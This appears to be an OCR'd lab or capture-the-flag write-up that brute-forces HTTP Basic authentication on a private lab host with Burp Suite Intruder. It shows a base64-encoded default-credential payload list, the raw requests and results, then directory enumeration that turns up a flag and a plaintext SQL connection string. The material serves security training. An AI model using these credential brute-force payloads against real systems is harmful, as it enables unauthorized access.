


- Try with all the default credentials


BurpSuite BruteForce

- Strange! Let's decode this to see what is happening. Why is this responding 302?

→ Decode base64 'YWRtaW46YWRtaW4=' ⇒ **admin:admin**



Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 12
Payload type: Simple list
Request count: 12
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
YWRtaW46cGFzc3dvcmQ=
YWRtaW46
YWRtaW46UGFzc3dvcmQx
YWRtaW46cGFzc3dvcmQx
YWRtaW46YWRtaW4=
YWRtaW46dG9tY2F0
Ym90aDp0b21jYXQ=
bWFuYWdlcjptYW5hZ2Vy
cm9sZTE6cm9sZTE=
cm9sZTE6dG9tY2F0
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
Intruder attack 1
Attack
Save
Columns
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
0 401 682
1 YWRtaW46cGFzc3dvcmQ= 401 682
2 YWRtaW46 401 682
3 YWRtaW46UGFzc3dvcmQx 401 682
4 YWRtaW46cGFzc3dvcmQx 401 682
5 YWRtaW46YWRtaW4= 301 545
6 YWRtaW46dG9tY2F0 401 682
7 Ym90aDp0b21jYXQ= 401
8 bWFuYWdlcjptYW5hZ2Vy 401
9 cm9sZTE6cm9sZTE= 401
10 cm9sZTE6dG9tY2F0 401
11 cm9sZTpjaGFuZ2V0aGlz 401
12 cm9vdDpQYXNzd29yZDE= 401
Request
Response
Pretty
Raw
\n
Actions
GET /project HTTP/1.1
Host: 172.16.64.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64
Accept: text/html,application/xhtml+xml,ap
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
Search...
Finished
Result 5
Payload: YWRtaW46YWRtaW4=
Status: 301
Length: 545
Timer: 83
Request
Response
Pretty
Raw
\n
Actions
GET /project HTTP/1.1
Host: 172.16.64.140
User-Agent: Mozilla/5.0 (X11; Linux x86_6
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
Search...

Try to login




- **Successful!!!**


Dirb with credentials




Testing hidden directories




- So, we've found this directory which is very suspicious...
- Let's enum all the .txt files






Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ ???? what is this?




Flag


- Since, we tried to navigate to that path → We found the flag.
- It also gives us a hint about the next machine which is the **SQL**



Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ ???? what is this?



